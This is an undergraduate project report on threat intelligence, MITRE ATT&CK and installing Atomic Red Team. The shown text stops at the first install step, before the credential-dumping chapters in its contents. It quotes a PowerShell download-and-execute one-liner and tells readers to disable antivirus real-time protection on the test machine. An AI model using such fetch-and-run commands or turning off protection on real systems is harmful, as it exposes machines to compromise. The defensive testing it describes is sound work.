MEASURING AND IMPROVING CYBER DEFENCE USING MITRE ATT&CK

A Project Report

Submitted by

Allen Clement J – 312319104013

in partial fulfilment for the award of the Degree of

BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE AND ENGINEERING

St. JOSEPH'S COLLEGE OF ENGINEERING

(An Autonomous Institution)

St. Joseph's Group of Institution

Jeppiaar Educational Trust

OMR, Chennai 600 119

ANNA UNIVERSITY: CHENNAI

April 2021

ANNA UNIVERSITY: CHENNAI 600 025

BONAFIDE CERTIFICATE

Certified that this project report on Measuring and Improving Cyber Defence using MITRE ATT&CK work of Allen Clement J ***(312319104013)*** *who carried out the project under my supervision during* ***the academic year 2020 - 2021.***

Signature of the

Head of the Department

Dr. R. Pugalendhi M.E., Ph. D

HOD – Lab Affairs

Department of Computer Science and Engineering

St. Joseph's College of Engineering

OMR, Chennai- 600119.

Signature of the Supervisor

Dr.R. Hemalatha M.E., Ph. D

SUPERVISOR

Associate Professor

Department of Computer Science andEngineering

St. Joseph's College of EngineeringOMR, Chennai-600119

CERTIFICATE OF EVALUATION

COLLEGE NAME : St. Joseph's College of Engineering,

OMR. Chennai - 600119.

BRANCH : B.E. - Computer Science and Engineering

SEMESTER **:** VI

Sl. No	**Name of the Student**	**Title of The Project**	**Name of the Supervisor with Designation**
1.	ALLEN CLEMENT J (31231910413)	Measuring and Improving Cyber Defence using MITRE ATT&CK.	**Dr. J. Ramya,** M.E., Ph.D. Associate Professor

The report of the project work submitted by the above student in partial fulfilment for the award of the Degree of Bachelor of Engineering in Computer Science and Engineering at Anna University is confirmed to be report of the work done by the above students and then evaluated.

Submitted to Project and Viva Examination held on _____

INTERNAL EXAMINER **EXTERNAL EXAMINER**

ACKNOWLEDGEMENT

At the outset, we would like to express our sincere gratitude to the **ALMIGHTY** and our beloved **Chairman**,

Dr. Babu Manoharan M.A., M.B.A. ,Ph.D. ***Chairman, St. Joseph's Group of Institutions*** for his constant guidance and support to the student community and the Society.

We would like to express our hearty thanks to our respected ***Managing Director*** **Mrs. S. Jessie Priya M.Com. St. Joseph's Group Of Institution** for her kind encouragement and blessings.

We wish to express our sincere thanks to the **Executive** ***Director*** **Mr. B. Shashi Sekar, M.Sc. St. Joseph's Group Of Institution** for providing ample facilities in the institution.

We would like to express sincere gratitude to our beloved and highly respected ***Principal*** **Dr. Vaddi Seshagiri Rao M.E., M.B.A., Ph.D., F.I.E.** for his inspirational ideas during the course of the project.

We would like to express sincere gratitude to our beloved ***Dean (Research)*** **Dr. B. Parvathavarthini M.Sc., M.B.A., M.E., Ph.D.** for her inspirational ideas during the course of the project.

We wish to express our sincere thanks to **Dr. A. Chandrasekar M.E., Ph.D.** ***Head of the Department, Department of Computer Science and Engineering, St. Joseph's College of Engineering*** for his dedication , commendable support and encouragement for the completion of project work with perfection.

We would like to acknowledge our gratitude to our supervisor Dr. J. Ramya M.E..,Ph.D for her excellent guidance and connoisseur's suggestion throughout the study carried out successfully.

Finally, we thank the **Faculty Members** and **our Family**, who helped and encouraged us constantly to complete the project successfully.

TABLE OF CONTENTS

CHAPTER NO	TOPIC	PAGE NO
	ABSTRACT	
	LIST OF ABBREVATIONS	
	MODULES	
1	INTRODUCTION	3
2	THREAT INTELLIGENCE	4
2.1.0	Benefits of Cyber Threat Intelligence	4
2.2.0	Threat Intelligence Lifecycle	4
2.3.0	Implementing and Planning Threat Intelligence	5
2.4.0	Advantages of Threat Intelligence	5
3	MITRE ATT&CK	6
3.1.0	Mitre Att&ck and Cyber Threat Intelligence	6
3.2.0	Structured Threat Information Expression	6
3.3.0	Differences between STIX1 and STIX 2	7
3.4.0	The ATT&CK Framework	7
3.5.0	System Architecture	8
3.6.0	Key Terminologies	8
3.7.0	Mitre ATT&CK and Cyber Kill Chain	9
3.8.0	Advantages of using MITRE ATT&CK	10
3.9.0	Existing Systems in MITRE ATT&CK	11
4	Atomic Red Team	12
4.1.0	Getting Started with Atomic Red Team	12
4.2.0	Selecting and Manually Running Atomics	12
4.3.0	Automating and Installing Atomics	13
4.4.0	Atomic Red Team Execution Frameworks	13
4.5.0	Installation	13
4.5.1	System Requirements	13
4.5.2	Objective	14
4.5.3	Installation Process	14
5	OS Credential Dumping	21
5.1.0	Version Permalink	22

5.2.0	Sub-Techniques	22
5.2.1.0	T1003.001 LSASS Memory	23
5.2.1.1.0	Procedures	25
5.2.1.2.0	Mitigations	28
5.2.1.3.0	Detection	29
5.2.1.4.0	References	29
5.2.2.0	T1003.002 Security Account Manager	30
5.2.2.1.0	Procedures	31
5.2.2.2.0	Mitigations	32
5.2.2.3.0	Detections	32
5.2.2.4.0	References	33
5.2.3.0	T1003.003 NTDS	34
5.2.3.1.0	Procedure	35
5.2.3.2.0	Mitigations	36
5.2.3.3.0	Detections	36
5.2.3.4.0	References	37
5.2.4.0	T1003.004 LSA Secrets	37
5.2.4.1.0	Procedure	38
5.2.4.2.0	Mitigations	39
5.2.4.3.0	Detections	39
5.2.4.4.0	References	40
5.2.5.0	T1003.005 Cached Domain Credentials	40
5.2.5.1.0	Procedures	41
5.2.5.2.0	Mitigations	42
5.2.5.3.0	Detections	42
5.2.5.4.0	References	43
5.2.6.0	T1003.006 DCSync	44
5.2.6.1.0	Procedures	45
5.2.6.2.0	Mitigations	45
5.2.6.3.0	Detections	45
5.2.6.4.0	References	46
5.2.7.0	T1003.007 Proc Filesystem	47
5.2.7.1.0	Procedures	48
5.2.7.2.0	Mitigations	48
5.2.7.3.0	Detections	48
5.2.7.4.0	References	49
5.2.8.0	T1003.008 /etc/passwd and /etc/shadow	49
5.2.8.1.0	Procedures	50
5.2.8.2.0	Mitigations	50
5.2.8.3.0	Detections	50
5.2.8.4.0	References	51

6	Running the Atomic Tests using Invoke-Atomic Framework	52
6.1	Performing the Test	52
6.1.1	T1003	52
6.2	T1003.001	62
6.2.1	T1003.001 – 1	63
6.2.2	T1003.001 – 2	65
6.2.3	T1003.001 – 3	66
6.2.4	T1003.001 – 4	68
6.2.5	T1003.001 – 6	70
6.2.6	T1003.001 – 7	71
6.2.7	T1003.001 – 8	73
6.2.8	T1003.001 – 9	75
6.2.9	T1003.001 – 10	76
6.2.10	T1003.001 – 11	78
6.2.11	T1003.001 – 12	79
7	CONCLUSION	81

ABSTRACT:

In Cybersecurity, we're traditionally been inward looking focusing on identifying what we wanted to protect and then we construct defenses around them. As time goes on and others i.e., malicious actors breached those defenses, we adapt to those intrusions and we try to prevent those intrusions from being successful in the future. As we adapt to those intrusions the opposition parties will also adapt to those defenses. So, organizations introduced cyber threat intelligence to understand, predict and adapt to the future malicious events from malicious actors from any of those groups. Cyber threat intelligence is of many forms including information about the malware and adversary uses known protocols. By with this information, we can set up our defenses against the opposition party's malicious activity. At MITRE, a collective information has been collected from the government as well as from organizations to create a better way to defend ourselves from malicious activity/intrusions. MITRE works on STIX & TAXII i.e., standards and practices for improved prevention and mitigation from the malicious activity. MITRE also worked and developed an ATT&CK framework to set up defenses against malicious intrusions. Credential access exploit is one the most high-rated threat through which various malicious activity such as privilege escalation may result based on the processed target and captured credentials. So, we're taking this area to enhance our defensive measures using MITRE ATT&CK framework's resources.

List of Abbreviations:

MITRE ATT&CK – MITRE Adversarial Tactics, Techniques, and Common Knowledge
OS – Operating System
TTP – Tactics, Techniques and Procedures
CAR – Cyber Analytics Repository
STIX – Structured Threat Information expression
TID – Test Identification

Modules:

Module 1: Introduction to Cybersecurity.
A: Topic Introduction
Module 2: Threat Intelligence
A: Topic Introduction
B: Process Planning
Module 3: MITRE ATT&CK
A: Topic Introduction
B: The ATT&CK Framework
C: Terminologies
Module 4: Atomic Red Team
A: Topic Introduction
B: Installation
C: Exploitation of Credential Access

Chapter 1

1. Introduction:

Computer security, Cybersecurity or Information Technology security is the application of technologies, practices, processes and controls to protect computer systems, networks from information disclosure, theft or damage to their hardware, software or electronic data or even any intrusions or misdirection of the services they provide. It also refers to the practice of securing electronic devices from unauthorised access or attack or the pursuit of this practice. They do this by trying to anticipate and defend against cyber threats, and responding to security breaches when they do happen. it can be also described as the collective methods, technologies, and processes to help protect the confidentiality, integrity, and availability of computer systems, networks and data against cyber-attacks or unauthorized access. The purpose of cybersecurity is to protect all organizational assets from both external and internal threats as well as disruptions caused due to natural disasters. As organizational assets are made up of multiple disparate systems, an effective and efficient cyber security posture requires coordinated efforts across all its information systems. Therefore, cyber security has some classifications. Major classifications of cyber-attacks are Information collection attacks focuses on Vulnerabilities of Operating system and Open SSH Database Attacks focuses on Intrusion of Password and Vulnerability SQL Injection, Website Attacks focuses on Cross Heterogeneous Network Attacks XSS, and CSRF Attacks Operation Device Attacks focuses on DoS Dropbear SSH Server. In the present day, detecting, analysing, and defending against such threats is not possible without the service of threat intelligence, machine learning techniques, and big data. This gives rise to cyber threat intelligence if important data is gathered or generated by various security monitoring solutions.

Chapter 2

2. Threat Intelligence:

Cyber Threat Intelligence is knowledge, skills and experience-based information concerning the occurrence and assessment of both cyber and physical threats and threat actors that is intended to help mitigate potential attacks and harmful events occurring in cyberspace. cyber threat intelligence is introduced in interest to understand, predict and adapt to the future malicious events from malicious actors from any of those groups. Cyber threat intelligence is of many forms including information about the malware and adversary uses known protocols. By with this information, we can set up our defenses against the opposition party's malicious activity. Threat intelligence prepares organizations to be proactive with predictive capabilities instead of reactive for future cyber-attacks. Without understanding security vulnerabilities, threat indicators, and how threats are carried out, it is impossible to combat cyber-attacks effectively. Using cyber intelligence security professionals can prevent and contain attacks faster, potentially saving the cost in the event of cyber-attacks. Threat Intelligence can elevate enterprise security at every level, including network and cloud security. Cyber Threat Intelligence has some categories. They're strategic, tactical, technical and operational.

2.1.0 Benefits of Cyber Threat Intelligence:

Threat Intelligence offers unique advantages to every members of a security team. It includes its benefits at every positions. The specific use cases are, Optimize prevention and detection capabilities and strengthen defences for Sec/IT Analyst, Prioritize incidents based on risk and impact to the organization for SOC, Accelerate incident investigations, management, and prioritization for CSIRT, Uncover and track threat actors targeting the organizations for Intel Analyst and Understand the risks the organization faces and what the options are to address their impact for Executive Management.

2.2.0 Threat Intelligence Lifecycle:

The intelligence lifecycle is a process to transform raw data into finished intelligence for decision making and action. You will see many slightly different versions of the intelligence cycle in your research, but the goal is the same, to guide a cybersecurity team through the development and execution of an effective threat intelligence program. Threat intelligence is challenging because threats are constantly evolving – requiring businesses to quickly adapt and take decisive action. The intelligence cycle provides a framework to enable teams to optimize their resources and effectively respond to the modern threat landscape**.** This cycle consists of six steps and they're, 1.Requirements, 2.Collection, 3.Processing, 4.Analysis, 5.Dissemination, 6.Feedback. During

the requirement cycle, the team discovers, who the attackers are and their motivations, what is the attack surface and medium, and what specific actions should be taken to strengthen their defences against a future attack. then during collection cycle, the team collects out the information required to satisfy those objectives. Depending on the goals, the team will usually seek out information such as traffic logs, publicly available data sources, relevant forums and so on. During the processing cycle, after the raw data has been collected, the team process the data collected in to a format which will easier for analysing. During the analysis cycle, the team conducts a thorough analysis to find answers to the questions posted in the requirement phase. During the dissemination phase, the threat intelligence team translates their analysis into a digestible format and present the results to the stakeholders. At last during the feedback cycle, the threat intelligence lifecycle involves getting feedback on the provided report to determine whether adjustments need to be made for future threat intelligence operations.

2.3.0 Implementing and Planning Threat Intelligence:

Golden rules for implementing a cyber threat intelligence program are creating a plan, knowing who all need the intelligence, Involving the right people, Implementing the right TTP(Tactics, Techniques and Procedure), Understanding the difference between threat data and Threat intelligence, Integrating with the organization's security technologies and communication. Key elements of a cyber threat intelligence program are people, process, technology, budgeting, select Threat Intelligence Platforms, Communication plan to update Progress to stakeholders, Consuming intelligence for different goals and track metrics to keep stakeholders informed.

2.4.0 Advantages of Threat Intelligence:

Threat intelligence benefits organizations of all shapes and sizes by helping process threat data to better understand their attackers, respond faster to incidents, and proactively get ahead of a threat actor's next move. For SMBs, this data helps them achieve a level of protection that would otherwise be out of reach.

Chapter 3

3. MITRE ATT&CK :

MITRE ATT&CK stands for MITRE Adversarial Tactics, Techniques, and Common Knowledge(ATT&CK). The MITRE ATT&CK framework is a curated knowledge base and model for cyber adversary behaviour, reflecting the various phases of an adversary's attack lifecycle and the platforms they are known to target. MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge. The ATT&CK framework has evolved since its publication in 2018, containing almost 200 unique tactics, techniques and procedures (TTPs).

3.1.0 MITRE ATT&CK and Cyber Threat Intelligence:

MITRE ATT&CK is commonly used to describe and classify how malicious actors conduct reconnaissance, initial access, persistence, lateral movement, exfiltration, and many other tactics. Malicious events are categorized by one or more specific techniques which are grouped into high-level tactics. Currently, ATT&CK tactics and techniques are divided into Enterprise, Mobile, and Industrial Control Systems. All the techniques are grouped by tactics and can be identified by their IDs. MITRE ATT&CK tactics and techniques are increasingly becoming a standard that helps both blue and red teams. From the offensive point of view, the framework creates a precise model of a specific attacker’s behaviour and the possibility of emulating it. From a defensive point of view, analysts can use MITRE ATT&CK to structure and share threat information. It is also possible to create analytics to establish trends in malicious actors’ attack techniques. Information sharing helps expand everyone’s cyber threat intelligence. The more intel we share, the more we can aggregate insights and can anticipate and respond to attacks faster and more effectively. One important condition for sharing threat intelligence is to rely on standard formats to make contributing and ingesting data easier.

3.2.0 Structured Threat Information Expression (STIX) :

Structured Threat Information Expression (STIX) is a language and serialization format used to represent cyber threat information and exchange it consistently

and efficiently. As this paper notes, STIX also provides a way to share a wide set of information including:


- Cyber observables (e.g., a Registry key is created, network traffic occurs to specific IP addresses, email from a specific address is observed, etc.)
- Indicators
- Incidents
- Adversary tactics, techniques, and procedures (TTPs) (including attack patterns, malware, exploits, kill chains, tools, infrastructure, victim targeting, etc.)
- Exploit targets (e.g., vulnerabilities and weaknesses)
- Courses of action (e.g., incident response or vulnerability/weakness remedies)
- Cyber-attack campaigns
- Cyber threat actors

3.3.0 Differences between STIX 1 and STIX 2:

In the first version of STIX, indicators were expressed using XML syntax. One of the biggest changes between version 1 and version 2 is the transition from the XML to the JSON format, which allows for a more lightweight syntax which is easier to parse and therefore preferred for development.
Version 2 comes with two validator tools: STIX Validator, verifies if the JSON content conforms to the specification, while Pattern Validator Tool checks that the pattern syntax is correct.
Another interesting new feature is the STIX Visualization: since a large JSON might not be easy to read, the visualization tool is provided to visually show the JSON file as a graph with nodes and edges representing respectively STIX Domain Objects and STIX Relationship Objects.

3.4.0 The ATT&CK Framework:

The common use cases of ATT&CK Framework are Detections and Analytics, Threat Intelligence, Adversary Emulation and Red Teaming, and Assessment and Engineering. The ATT&CK Navigator is designed to provide basic navigation and annotation of ATT&CK matrices. You can use the Navigator to visualize defensive coverage, your red/blue team planning, or anything else you what to do with ATT&CK. The ATT&CK framework can be used in Threat Intelligence by using the latest information they provide for the required malicious event / intrusion.



3.5.0 System Architecture:

Threat-informed defence helps focus on known threats and test against adversary behaviours. Learn what a threat informed defence is, how to implement, and how to get full benefits. Ensure Security Controls. MITRE ATT&CK is a highly detailed and cross-referenced repository of information about real-world adversary groups and their known behavior; the tactics, techniques, and procedures they use; specific instances of their activities; and the software and tools they employ (both legitimate and malicious).

3.6.0 Key Terminologies:

The key Terminologies to understand MITRE ATT&CK defines the terms: Tactics, Techniques, and Procedures. They commonly known as TTPs.

Tactics: Describes the immediate technical objective (“the what”) attackers are trying to achieve, such as gaining Initial Access, Maintaining Persistence, or establishing Commands and Control. Invariably, attackers must use multiple tactics to successfully complete an attack.


Techniques: Describes the “how” – the methods attackers use to achieve a tactic. All tactics in each matrix have multiple techniques, the Enterprise matrix breaks some techniques down further into sub-techniques. An example of this is the Phishing technique attackers use to gain Initial Access. Phishing’s three associated sub-techniques are Spear phishing Attachment, Spear phishing Link, and Spear Phishing through a service.

Procedures: Describes the specific implementations of techniques and sub-techniques APTs have used, or it can refer to specific malware or other tools attackers have used.

3.7.0 MITRE ATT&CK and Cyber Kill Chain:

The Lockheed Martin Cyber Kill Chain® is another well-known framework for understanding adversary behaviour in a cyber-attack. The Kill Chain model contains the following stages, presented in sequence:

1. **Reconnaissance** – Harvests email addresses, conference information, etc.
2. **Weaponization** – Couples exploit with backdoor into deliverable payload.
3. **Delivery** – Delivers weaponized bundle to the victim via email, web, USB, etc.
4. **Exploitation** – Exploits a vulnerability to execute code on a victim's system.
5. **Installation** – Installs malware on the asset.
6. **Command & Control** – Includes command channel for remote manipulation.
7. **Actions on Objectives** – Using 'Hands on Keyboards' access, intruders accomplish their original goals.



3.8.0 Advantages of using MITRE ATT&CK:

Benefits of the MITRE ATT&CK Framework can be seen across all functions and roles within a security team from CISOs to first-line analysts. The framework supports governance, risk management, understanding of attacker behaviour, understanding how to classify and mitigate threats and ultimately can help you understand your adversaries and the methods they are likely to use in order to compromise your business. With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

3.9.0 Existing Systems in MITRE ATT&CK:

1. CAR: The Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the ATT&CK adversary model.
2. CASCADE: CASCADE is a research project at MITRE which seeks to automate much of the investigate work a “blue-Team” would perform to determine the scope and maliciousness of suspicious behaviour on a network using host data.
3. ATT&CK: Structured Threat Information Expression (STIX) is a language and serialization format used to exchange cyber threat intelligence (CTI).
4. CALDERA: CALDERA is an automated adversary emulation system that performs post-compromise adversarial behaviour within Windows Enterprise networks.

Chapter 4

4. Atomic Red Team:

Atomic Red Team is a library of simple tests that every security team can execute to test their defences. Tests are focused, have few dependencies, and are defined in a structured format that can be used by automation frameworks. Atomic Red Team allows every security team to test their controls by executing simple "atomic tests" that exercise the same techniques used by adversaries (all mapped to MITRE ATT&CK). Each field has a specific number and Atomics have the same number.

4.1.0 Getting started with Atomic Red Team:

There are few steps to make to get started with Atomic Red Team. They're Preparing the environment, Choose a test, Run the test, Next steps. Preparing the environment includes the permission to start testing and a test machine whereby our security solution is active. Choosing the test involves its directory of the Atomic Red Team repository (atomics), which contains all of our atomic test files. For example we keep Exploitation of credential access tests in atomic-red-team/atomics/T1212.
Each technique directory contains the following:

- A YAML test file
- A human-readable Markdown test file
- An optional src directory for source file dependencies
- An optional bin directory for binary dependencies.

Run your test includes installing the dependencies, running the test and cleaning the environment. Cleaning the environment is very essential because some tests make changes to your environment. To revert these changes, run the commands in the "clean-up Commands" sub-heading. Next steps includes using the data collected by your security solution to evaluate and improve your detection coverage.

4.2.0 Selecting and Manually Running Atomics:

Since Atomic Red Team is mapped to the MITRE ATT&CK framework, you can emulate adversary behaviour from each of the 14 enterprise tactics listed in the framework. To emulate adversary behaviour without installation, simply navigate to the Atomics Directory of the Atomic Red Team GitHub repository and select a listed technique. Every technique in the "atomics" directory is labelled with an ID that corresponds to MITRE ATT&CK. These folders all have a markdown file

that contains descriptions of the technique, the atomics available, and the associated commands. You can execute the attack technique by running the listed Attack Commands on a supported Operating System with the specified account permissions. Running the atomic will either result in a successful execution or show an error indicating that security controls have prevented the technique from succeeding.

4.3.0 Automating and Installing Atomics:

Atomic Red Team can also run via its execution framework. Invoke-Atomic, which is compatible with all operating systems that support PowerShell. The execution framework can be installed standalone or with a copy of the "atomics" folder. Installing the Invoke-Atomic framework and atomic tests makes it easier to execute multiple atomics in quick succession. This command will install Invoke-Atomic and download all Atomic tests to your test device: "IEX (IWR 'https://raw.githubusercontent....' -UseBasicParsing); Install-AtomicRedTeam -getAtomics"

4.4.0 Atomic Red Team Execution Frameworks:

- PowerShell
  ➔ The most feature rich and actively developed
  ➔ Works cross-platform (Linux, macOS, Windows)
- Python
  ➔ Ideal for Linux, macOS when installing PowerShell Core is not an option
- Ruby
  ➔ Out-dated Proof of Concept.
- https://github.com/redcanaryco/atomic-red-team/tree/master/execution-frameworks

4.5.0 Installation:

4.5.1 System Requirements:

1. A test machine, not a Host machine.
2. A lot of these files used here look like malicious and therefore you've to switch off the Real Time Protection(Virus & Threat Protection). After a restart, you've to switch it off again.
3. Install PowerShell on your test machine to do further process. (if not preinstalled)
4. Install Atomic Red Team on the test machine.


After checking out the System Requirements, go through one by one in the installation guide. The following installation guide helps you to easily understand and install Atomic Red Team in your test machine and you can play with it later.

4.5.2 Objective:

Install and configure the Atomic Red Team PowerShell Execution Framework to simplify the execution of atomic tests. We can use Atomic Red Team in a very structured way and test all useful Atomics and test over and over. Each time we test our machine, we can improve our infrastructure.


4.5.3 Installation Process:

Step 1: Set up your Test machine. i.e. install PowerShell on the Test Machine.

